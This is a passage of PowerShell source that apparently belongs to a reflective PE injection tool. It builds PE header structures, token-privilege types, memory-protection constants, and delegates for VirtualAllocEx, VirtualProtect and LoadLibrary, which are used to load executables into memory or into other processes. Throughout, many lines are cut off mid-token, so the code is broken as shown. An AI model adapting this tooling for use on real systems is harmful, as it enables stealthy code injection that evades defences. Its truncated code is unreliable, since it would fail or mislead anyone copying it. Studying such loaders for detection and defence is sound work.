$Win32Types | Add-Member -MemberType NoteProperty -Name SubSystemType -
Value $SubSystemType
$TypeBuilder = $ModuleBuilder.DefineEnum('DllCharacteristicsType', 'Public', [UInt16])

$TypeBuilder.DefineLiteral('RES_0', [UInt16] 0x0001) | Out-Null
$TypeBuilder.DefineLiteral('RES_1', [UInt16] 0x0002) | Out-Null
$TypeBuilder.DefineLiteral('RES_2', [UInt16] 0x0004) | Out-Null
$TypeBuilder.DefineLiteral('RES_3', [UInt16] 0x0008) | Out-Null
$TypeBuilder.DefineLiteral('IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE', [UInt16] 0x0040)
Null
$TypeBuilder.DefineLiteral('IMAGE_DLL_CHARACTERISTICS_FORCE_INTEGRITY', [UInt16] 0x008
Null
$TypeBuilder.DefineLiteral('IMAGE_DLL_CHARACTERISTICS_NX_COMPAT', [UInt16] 0x0100) | O
Null
$TypeBuilder.DefineLiteral('IMAGE_DLLCHARACTERISTICS_NO_ISOLATION', [UInt16] 0x0200) |
Null
$TypeBuilder.DefineLiteral('IMAGE_DLLCHARACTERISTICS_NO_SEH', [UInt16] 0x0400) | Out-
Null
$TypeBuilder.DefineLiteral('IMAGE_DLLCHARACTERISTICS_NO_BIND', [UInt16] 0x0800) | Out-
Null
$TypeBuilder.DefineLiteral('RES_4', [UInt16] 0x1000) | Out-Null
$TypeBuilder.DefineLiteral('IMAGE_DLLCHARACTERISTICS_WDM_DRIVER', [UInt16] 0x2000) | O
Null
$TypeBuilder.DefineLiteral('IMAGE_DLLCHARACTERISTICS_TERMINAL_SERVER_AWARE', [UInt16]
Null
$DllCharacteristicsType = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name DllCharacteristicsType -
```

```
Value $DllCharacteristicsType
$Attributes = 'AutoLayout, AnsiClass, Class, Public, ExplicitLayout, Sealed, BeforeFie

$TypeBuilder = $ModuleBuilder.DefineType('IMAGE_DATA_DIRECTORY', $Attributes, [System.

($TypeBuilder.DefineField('VirtualAddress', [UInt32], 'Public')).SetOffset(0) | Out-
Null
($TypeBuilder.DefineField('Size', [UInt32], 'Public')).SetOffset(4) | Out-Null
$IMAGE_DATA_DIRECTORY = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_DATA_DIRECTORY -
Value $IMAGE_DATA_DIRECTORY
$Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeF

$TypeBuilder = $ModuleBuilder.DefineType('IMAGE_FILE_HEADER', $Attributes, [System.Val

$TypeBuilder.DefineField('Machine', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('NumberOfSections', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('TimeDateStamp', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('PointerToSymbolTable', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('NumberOfSymbols', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('SizeOfOptionalHeader', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('Characteristics', [UInt16], 'Public') | Out-Null
$IMAGE_FILE_HEADER = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_FILE_HEADER -
Value $IMAGE_FILE_HEADER
$Attributes = 'AutoLayout, AnsiClass, Class, Public, ExplicitLayout, Sealed, BeforeFie

$TypeBuilder = $ModuleBuilder.DefineType('IMAGE_OPTIONAL_HEADER64', $Attributes, [Syst

($TypeBuilder.DefineField('Magic', $MagicType, 'Public')).SetOffset(0) | Out-Null
($TypeBuilder.DefineField('MajorLinkerVersion', [Byte], 'Public')).SetOffset(2) | Out-
Null
($TypeBuilder.DefineField('MinorLinkerVersion', [Byte], 'Public')).SetOffset(3) | Out-
Null
($TypeBuilder.DefineField('SizeOfCode', [UInt32], 'Public')).SetOffset(4) | Out-Null
($TypeBuilder.DefineField('SizeOfInitializedData', [UInt32], 'Public')).SetOffset(8) |
Null
($TypeBuilder.DefineField('SizeOfUninitializedData', [UInt32], 'Public')).SetOffset(12
Null
($TypeBuilder.DefineField('AddressOfEntryPoint', [UInt32], 'Public')).SetOffset(16) |
Null
($TypeBuilder.DefineField('BaseOfCode', [UInt32], 'Public')).SetOffset(20) | Out-Null
($TypeBuilder.DefineField('ImageBase', [UInt64], 'Public')).SetOffset(24) | Out-Null
($TypeBuilder.DefineField('SectionAlignment', [UInt32], 'Public')).SetOffset(32) | Out
Null
($TypeBuilder.DefineField('FileAlignment', [UInt32], 'Public')).SetOffset(36) | Out-
Null
($TypeBuilder.DefineField('MajorOperatingSystemVersion', [UInt16], 'Public')).SetOffse
Null
($TypeBuilder.DefineField('MinorOperatingSystemVersion', [UInt16], 'Public')).SetOffse
Null
($TypeBuilder.DefineField('MajorImageVersion', [UInt16], 'Public')).SetOffset(44) | Ou
Null
($TypeBuilder.DefineField('MinorImageVersion', [UInt16], 'Public')).SetOffset(46) | Ou
Null
```

```
($TypeBuilder.DefineField('MajorSubsystemVersion', [UInt16], 'Public')).SetOffset(48)
Null
($TypeBuilder.DefineField('MinorSubsystemVersion', [UInt16], 'Public')).SetOffset(50)
Null
($TypeBuilder.DefineField('Win32VersionValue', [UInt32], 'Public')).SetOffset(52) | Ou
Null
($TypeBuilder.DefineField('SizeOfImage', [UInt32], 'Public')).SetOffset(56) | Out-
Null
($TypeBuilder.DefineField('SizeOfHeaders', [UInt32], 'Public')).SetOffset(60) | Out-
Null
($TypeBuilder.DefineField('CheckSum', [UInt32], 'Public')).SetOffset(64) | Out-Null
($TypeBuilder.DefineField('Subsystem', $SubSystemType, 'Public')).SetOffset(68) | Out-
Null
($TypeBuilder.DefineField('DllCharacteristics', $DllCharacteristicsType, 'Public')).Se
Null
($TypeBuilder.DefineField('SizeOfStackReserve', [UInt64], 'Public')).SetOffset(72) | O
Null
($TypeBuilder.DefineField('SizeOfStackCommit', [UInt64], 'Public')).SetOffset(80) | Ou
Null
($TypeBuilder.DefineField('SizeOfHeapReserve', [UInt64], 'Public')).SetOffset(88) | Ou
Null
($TypeBuilder.DefineField('SizeOfHeapCommit', [UInt64], 'Public')).SetOffset(96) | Out
Null
($TypeBuilder.DefineField('LoaderFlags', [UInt32], 'Public')).SetOffset(104) | Out-
Null
($TypeBuilder.DefineField('NumberOfRvaAndSizes', [UInt32], 'Public')).SetOffset(108) |
Null
($TypeBuilder.DefineField('ExportTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(1
Null
($TypeBuilder.DefineField('ImportTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(1
Null
($TypeBuilder.DefineField('ResourceTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset
Null
($TypeBuilder.DefineField('ExceptionTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffse
Null
($TypeBuilder.DefineField('CertificateTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOff
Null
($TypeBuilder.DefineField('BaseRelocationTable', $IMAGE_DATA_DIRECTORY, 'Public')).Set
Null
($TypeBuilder.DefineField('Debug', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(160) |
Null
($TypeBuilder.DefineField('Architecture', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(
Null
($TypeBuilder.DefineField('GlobalPtr', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(176
Null
($TypeBuilder.DefineField('TLSTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(184)
Null
($TypeBuilder.DefineField('LoadConfigTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffs
Null
($TypeBuilder.DefineField('BoundImport', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(2
Null
($TypeBuilder.DefineField('IAT', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(208) | Ou
Null
($TypeBuilder.DefineField('DelayImportDescriptor', $IMAGE_DATA_DIRECTORY, 'Public')).S
Null
```

```
($TypeBuilder.DefineField('CLRRuntimeHeader', $IMAGE_DATA_DIRECTORY, 'Public')).SetOff
Null
($TypeBuilder.DefineField('Reserved', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(232)
Null
$IMAGE_OPTIONAL_HEADER64 = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_OPTIONAL_HEADER64 -
Value $IMAGE_OPTIONAL_HEADER64
$Attributes = 'AutoLayout, AnsiClass, Class, Public, ExplicitLayout, Sealed, BeforeFie

$TypeBuilder = $ModuleBuilder.DefineType('IMAGE_OPTIONAL_HEADER32', $Attributes, [Syst

($TypeBuilder.DefineField('Magic', $MagicType, 'Public')).SetOffset(0) | Out-Null
($TypeBuilder.DefineField('MajorLinkerVersion', [Byte], 'Public')).SetOffset(2) | Out-
Null
($TypeBuilder.DefineField('MinorLinkerVersion', [Byte], 'Public')).SetOffset(3) | Out-
Null
($TypeBuilder.DefineField('SizeOfCode', [UInt32], 'Public')).SetOffset(4) | Out-Null
($TypeBuilder.DefineField('SizeOfInitializedData', [UInt32], 'Public')).SetOffset(8) |
Null
($TypeBuilder.DefineField('SizeOfUninitializedData', [UInt32], 'Public')).SetOffset(12
Null
($TypeBuilder.DefineField('AddressOfEntryPoint', [UInt32], 'Public')).SetOffset(16) |
Null
($TypeBuilder.DefineField('BaseOfCode', [UInt32], 'Public')).SetOffset(20) | Out-Null
($TypeBuilder.DefineField('BaseOfData', [UInt32], 'Public')).SetOffset(24) | Out-Null
($TypeBuilder.DefineField('ImageBase', [UInt32], 'Public')).SetOffset(28) | Out-Null
($TypeBuilder.DefineField('SectionAlignment', [UInt32], 'Public')).SetOffset(32) | Out
Null
($TypeBuilder.DefineField('FileAlignment', [UInt32], 'Public')).SetOffset(36) | Out-
Null
($TypeBuilder.DefineField('MajorOperatingSystemVersion', [UInt16], 'Public')).SetOffse
Null
($TypeBuilder.DefineField('MinorOperatingSystemVersion', [UInt16], 'Public')).SetOffse
Null
($TypeBuilder.DefineField('MajorImageVersion', [UInt16], 'Public')).SetOffset(44) | Ou
Null
($TypeBuilder.DefineField('MinorImageVersion', [UInt16], 'Public')).SetOffset(46) | Ou
Null
($TypeBuilder.DefineField('MajorSubsystemVersion', [UInt16], 'Public')).SetOffset(48)
Null
($TypeBuilder.DefineField('MinorSubsystemVersion', [UInt16], 'Public')).SetOffset(50)
Null
($TypeBuilder.DefineField('Win32VersionValue', [UInt32], 'Public')).SetOffset(52) | Ou
Null
($TypeBuilder.DefineField('SizeOfImage', [UInt32], 'Public')).SetOffset(56) | Out-
Null
($TypeBuilder.DefineField('SizeOfHeaders', [UInt32], 'Public')).SetOffset(60) | Out-
Null
($TypeBuilder.DefineField('CheckSum', [UInt32], 'Public')).SetOffset(64) | Out-Null
($TypeBuilder.DefineField('Subsystem', $SubSystemType, 'Public')).SetOffset(68) | Out-
Null
($TypeBuilder.DefineField('DllCharacteristics', $DllCharacteristicsType, 'Public')).Se
Null
($TypeBuilder.DefineField('SizeOfStackReserve', [UInt32], 'Public')).SetOffset(72) | O
Null
```

```
($TypeBuilder.DefineField('SizeOfStackCommit', [UInt32], 'Public')).SetOffset(76) | Ou
Null
($TypeBuilder.DefineField('SizeOfHeapReserve', [UInt32], 'Public')).SetOffset(80) | Ou
Null
($TypeBuilder.DefineField('SizeOfHeapCommit', [UInt32], 'Public')).SetOffset(84) | Out
Null
($TypeBuilder.DefineField('LoaderFlags', [UInt32], 'Public')).SetOffset(88) | Out-
Null
($TypeBuilder.DefineField('NumberOfRvaAndSizes', [UInt32], 'Public')).SetOffset(92) |
Null
($TypeBuilder.DefineField('ExportTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(9
Null
($TypeBuilder.DefineField('ImportTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(1
Null
($TypeBuilder.DefineField('ResourceTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset
Null
($TypeBuilder.DefineField('ExceptionTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffse
Null
($TypeBuilder.DefineField('CertificateTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOff
Null
($TypeBuilder.DefineField('BaseRelocationTable', $IMAGE_DATA_DIRECTORY, 'Public')).Set
Null
($TypeBuilder.DefineField('Debug', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(144) |
Null
($TypeBuilder.DefineField('Architecture', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(
Null
($TypeBuilder.DefineField('GlobalPtr', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(160
Null
($TypeBuilder.DefineField('TLSTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(168)
Null
($TypeBuilder.DefineField('LoadConfigTable', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffs
Null
($TypeBuilder.DefineField('BoundImport', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(1
Null
($TypeBuilder.DefineField('IAT', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(192) | Ou
Null
($TypeBuilder.DefineField('DelayImportDescriptor', $IMAGE_DATA_DIRECTORY, 'Public')).S
Null
($TypeBuilder.DefineField('CLRRuntimeHeader', $IMAGE_DATA_DIRECTORY, 'Public')).SetOff
Null
($TypeBuilder.DefineField('Reserved', $IMAGE_DATA_DIRECTORY, 'Public')).SetOffset(216)
Null
$IMAGE_OPTIONAL_HEADER32 = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_OPTIONAL_HEADER32 -
Value $IMAGE_OPTIONAL_HEADER32
$Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeF

$TypeBuilder = $ModuleBuilder.DefineType('IMAGE_NT_HEADERS64', $Attributes, [System.Va

$TypeBuilder.DefineField('Signature', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('FileHeader', $IMAGE_FILE_HEADER, 'Public') | Out-Null
$TypeBuilder.DefineField('OptionalHeader', $IMAGE_OPTIONAL_HEADER64, 'Public') | Out-
Null
$IMAGE_NT_HEADERS64 = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS64 -
```

```
Value $IMAGE_NT_HEADERS64
$Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeF

$TypeBuilder = $ModuleBuilder.DefineType('IMAGE_NT_HEADERS32', $Attributes, [System.Va

$TypeBuilder.DefineField('Signature', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('FileHeader', $IMAGE_FILE_HEADER, 'Public') | Out-Null
$TypeBuilder.DefineField('OptionalHeader', $IMAGE_OPTIONAL_HEADER32, 'Public') | Out-
Null
$IMAGE_NT_HEADERS32 = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS32 -
Value $IMAGE_NT_HEADERS32
$Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeF

$TypeBuilder = $ModuleBuilder.DefineType('IMAGE_DOS_HEADER', $Attributes, [System.Valu

$TypeBuilder.DefineField('e_magic', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_cblp', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_cp', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_crlc', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_cparhdr', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_minalloc', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_maxalloc', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_ss', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_sp', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_csum', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_ip', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_cs', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_lfarlc', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_ovno', [UInt16], 'Public') | Out-Null
$e_resField = $TypeBuilder.DefineField('e_res', [UInt16[]], 'Public, HasFieldMarshal')

$ConstructorValue = [System.Runtime.InteropServices.UnmanagedType]::ByValArray
$FieldArray = @([System.Runtime.InteropServices.MarshalAsAttribute].GetField('SizeCons

$AttribBuilder = New-
Object System.Reflection.Emit.CustomAttributeBuilder($ConstructorInfo, $ConstructorVal

$e_resField.SetCustomAttribute($AttribBuilder)
$TypeBuilder.DefineField('e_oemid', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('e_oeminfo', [UInt16], 'Public') | Out-Null
$e_res2Field = $TypeBuilder.DefineField('e_res2', [UInt16[]], 'Public, HasFieldMarshal

$ConstructorValue = [System.Runtime.InteropServices.UnmanagedType]::ByValArray
$AttribBuilder = New-
Object System.Reflection.Emit.CustomAttributeBuilder($ConstructorInfo, $ConstructorVal

$e_res2Field.SetCustomAttribute($AttribBuilder)
$TypeBuilder.DefineField('e_lfanew', [Int32], 'Public') | Out-Null
$IMAGE_DOS_HEADER = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_DOS_HEADER -
Value $IMAGE_DOS_HEADER
$Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeF

$TypeBuilder = $ModuleBuilder.DefineType('IMAGE_SECTION_HEADER', $Attributes, [System.
```

```
$nameField = $TypeBuilder.DefineField('Name', [Char[]], 'Public, HasFieldMarshal')
$ConstructorValue = [System.Runtime.InteropServices.UnmanagedType]::ByValArray
$AttribBuilder = New-
Object System.Reflection.Emit.CustomAttributeBuilder($ConstructorInfo, $ConstructorVal

$nameField.SetCustomAttribute($AttribBuilder)
$TypeBuilder.DefineField('VirtualSize', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('VirtualAddress', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('SizeOfRawData', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('PointerToRawData', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('PointerToRelocations', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('PointerToLinenumbers', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('NumberOfRelocations', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('NumberOfLinenumbers', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('Characteristics', [UInt32], 'Public') | Out-Null
$IMAGE_SECTION_HEADER = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_SECTION_HEADER -
Value $IMAGE_SECTION_HEADER
$Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeF

$TypeBuilder = $ModuleBuilder.DefineType('IMAGE_BASE_RELOCATION', $Attributes, [System

$TypeBuilder.DefineField('VirtualAddress', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('SizeOfBlock', [UInt32], 'Public') | Out-Null
$IMAGE_BASE_RELOCATION = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_BASE_RELOCATION -
Value $IMAGE_BASE_RELOCATION
$Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeF

$TypeBuilder = $ModuleBuilder.DefineType('IMAGE_IMPORT_DESCRIPTOR', $Attributes, [Syst

$TypeBuilder.DefineField('Characteristics', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('TimeDateStamp', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('ForwarderChain', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('Name', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('FirstThunk', [UInt32], 'Public') | Out-Null
$IMAGE_IMPORT_DESCRIPTOR = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_IMPORT_DESCRIPTOR -
Value $IMAGE_IMPORT_DESCRIPTOR
$Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeF

$TypeBuilder = $ModuleBuilder.DefineType('IMAGE_EXPORT_DIRECTORY', $Attributes, [Syste

$TypeBuilder.DefineField('Characteristics', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('TimeDateStamp', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('MajorVersion', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('MinorVersion', [UInt16], 'Public') | Out-Null
$TypeBuilder.DefineField('Name', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('Base', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('NumberOfFunctions', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('NumberOfNames', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('AddressOfFunctions', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('AddressOfNames', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('AddressOfNameOrdinals', [UInt32], 'Public') | Out-Null
```

```
$IMAGE_EXPORT_DIRECTORY = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_EXPORT_DIRECTORY -
Value $IMAGE_EXPORT_DIRECTORY
$Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeF

$TypeBuilder = $ModuleBuilder.DefineType('LUID', $Attributes, [System.ValueType], 8)
$TypeBuilder.DefineField('LowPart', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('HighPart', [UInt32], 'Public') | Out-Null
$LUID = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name LUID -Value $LUID
$Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeF

$TypeBuilder = $ModuleBuilder.DefineType('LUID_AND_ATTRIBUTES', $Attributes, [System.V

$TypeBuilder.DefineField('Luid', $LUID, 'Public') | Out-Null
$TypeBuilder.DefineField('Attributes', [UInt32], 'Public') | Out-Null
$LUID_AND_ATTRIBUTES = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name LUID_AND_ATTRIBUTES -
Value $LUID_AND_ATTRIBUTES
$Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeF

$TypeBuilder = $ModuleBuilder.DefineType('TOKEN_PRIVILEGES', $Attributes, [System.Valu

$TypeBuilder.DefineField('PrivilegeCount', [UInt32], 'Public') | Out-Null
$TypeBuilder.DefineField('Privileges', $LUID_AND_ATTRIBUTES, 'Public') | Out-Null
$TOKEN_PRIVILEGES = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name TOKEN_PRIVILEGES -
Value $TOKEN_PRIVILEGES
return $Win32Types
}
Function Get-Win32Constants
{
$Win32Constants = New-Object System.Object
$Win32Constants | Add-Member -MemberType NoteProperty -Name MEM_COMMIT -
Value 0x00001000
$Win32Constants | Add-Member -MemberType NoteProperty -Name MEM_RESERVE -
Value 0x00002000
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_NOACCESS -Value 0x01
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_READONLY -Value 0x02
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_READWRITE -
Value 0x04
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_WRITECOPY -
Value 0x08
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_EXECUTE -Value 0x10
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_EXECUTE_READ -
Value 0x20
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_EXECUTE_READWRITE -
Value 0x40
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_EXECUTE_WRITECOPY -
Value 0x80
$Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_NOCACHE -Value 0x200
$Win32Constants | Add-Member -MemberType NoteProperty -
Name IMAGE_REL_BASED_ABSOLUTE -Value 0
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_REL_BASED_HIGHLOW -
Value 3
```

```
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_REL_BASED_DIR64 -
Value 10
$Win32Constants | Add-Member -MemberType NoteProperty -
Name IMAGE_SCN_MEM_DISCARDABLE -Value 0x02000000
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_SCN_MEM_EXECUTE -
Value 0x20000000
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_SCN_MEM_READ -
Value 0x40000000
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_SCN_MEM_WRITE -
Value 0x80000000
$Win32Constants | Add-Member -MemberType NoteProperty -
Name IMAGE_SCN_MEM_NOT_CACHED -Value 0x04000000
$Win32Constants | Add-Member -MemberType NoteProperty -Name MEM_DECOMMIT -
Value 0x4000
$Win32Constants | Add-Member -MemberType NoteProperty -
Name IMAGE_FILE_EXECUTABLE_IMAGE -Value 0x0002
$Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_FILE_DLL -
Value 0x2000
$Win32Constants | Add-Member -MemberType NoteProperty -
Name IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE -Value 0x40
$Win32Constants | Add-Member -MemberType NoteProperty -
Name IMAGE_DLLCHARACTERISTICS_NX_COMPAT -Value 0x100
$Win32Constants | Add-Member -MemberType NoteProperty -Name MEM_RELEASE -Value 0x8000
$Win32Constants | Add-Member -MemberType NoteProperty -Name TOKEN_QUERY -Value 0x0008
$Win32Constants | Add-Member -MemberType NoteProperty -Name TOKEN_ADJUST_PRIVILEGES -
Value 0x0020
$Win32Constants | Add-Member -MemberType NoteProperty -Name SE_PRIVILEGE_ENABLED -
Value 0x2
$Win32Constants | Add-Member -MemberType NoteProperty -Name ERROR_NO_TOKEN -
Value 0x3f0
return $Win32Constants
}
Function Get-Win32Functions
{
$Win32Functions = New-Object System.Object
$VirtualAllocAddr = Get-ProcAddress kernel32.dll VirtualAlloc
$VirtualAllocDelegate = Get-
DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
$VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointe

$Win32Functions | Add-Member NoteProperty -Name VirtualAlloc -Value $VirtualAlloc
$VirtualAllocExAddr = Get-ProcAddress kernel32.dll VirtualAllocEx
$VirtualAllocExDelegate = Get-
DelegateType @([IntPtr], [IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
$VirtualAllocEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPoin

$Win32Functions | Add-Member NoteProperty -Name VirtualAllocEx -Value $VirtualAllocEx
$memcpyAddr = Get-ProcAddress msvcrt.dll memcpy
$memcpyDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr]) ([IntPtr])
$memcpy = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($mem

$Win32Functions | Add-Member -MemberType NoteProperty -Name memcpy -Value $memcpy
$memsetAddr = Get-ProcAddress msvcrt.dll memset
$memsetDelegate = Get-DelegateType @([IntPtr], [Int32], [IntPtr]) ([IntPtr])
$memset = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($mem
```

```
$Win32Functions | Add-Member -MemberType NoteProperty -Name memset -Value $memset
$LoadLibraryAddr = Get-ProcAddress kernel32.dll LoadLibraryA
$LoadLibraryDelegate = Get-DelegateType @([String]) ([IntPtr])
$LoadLibrary = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer

$Win32Functions | Add-Member -MemberType NoteProperty -Name LoadLibrary -
Value $LoadLibrary
$GetProcAddressAddr = Get-ProcAddress kernel32.dll GetProcAddress
$GetProcAddressDelegate = Get-DelegateType @([IntPtr], [String]) ([IntPtr])
$GetProcAddress = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPoin

$Win32Functions | Add-Member -MemberType NoteProperty -Name GetProcAddress -
Value $GetProcAddress
$GetProcAddressOrdinalAddr = Get-ProcAddress kernel32.dll GetProcAddress
$GetProcAddressOrdinalDelegate = Get-DelegateType @([IntPtr], [IntPtr]) ([IntPtr])
$GetProcAddressOrdinal = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunct

$Win32Functions | Add-Member -MemberType NoteProperty -Name GetProcAddressOrdinal -
Value $GetProcAddressOrdinal
$VirtualFreeAddr = Get-ProcAddress kernel32.dll VirtualFree
$VirtualFreeDelegate = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32]) ([Bool])
$VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer

$Win32Functions | Add-Member NoteProperty -Name VirtualFree -Value $VirtualFree
$VirtualFreeExAddr = Get-ProcAddress kernel32.dll VirtualFreeEx
$VirtualFreeExDelegate = Get-
DelegateType @([IntPtr], [IntPtr], [UIntPtr], [UInt32]) ([Bool])
$VirtualFreeEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPoint

$Win32Functions | Add-Member NoteProperty -Name VirtualFreeEx -Value $VirtualFreeEx
$VirtualProtectAddr = Get-ProcAddress kernel32.dll VirtualProtect
$VirtualProtectDelegate = Get-
DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32].MakeByRefType()) ([Bool])
$VirtualProtect = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPoin

$Win32Functions | Add-Member NoteProperty -Name VirtualProtect -Value $VirtualProtect
$GetModuleHandleAddr = Get-ProcAddress kernel32.dll GetModuleHandleA
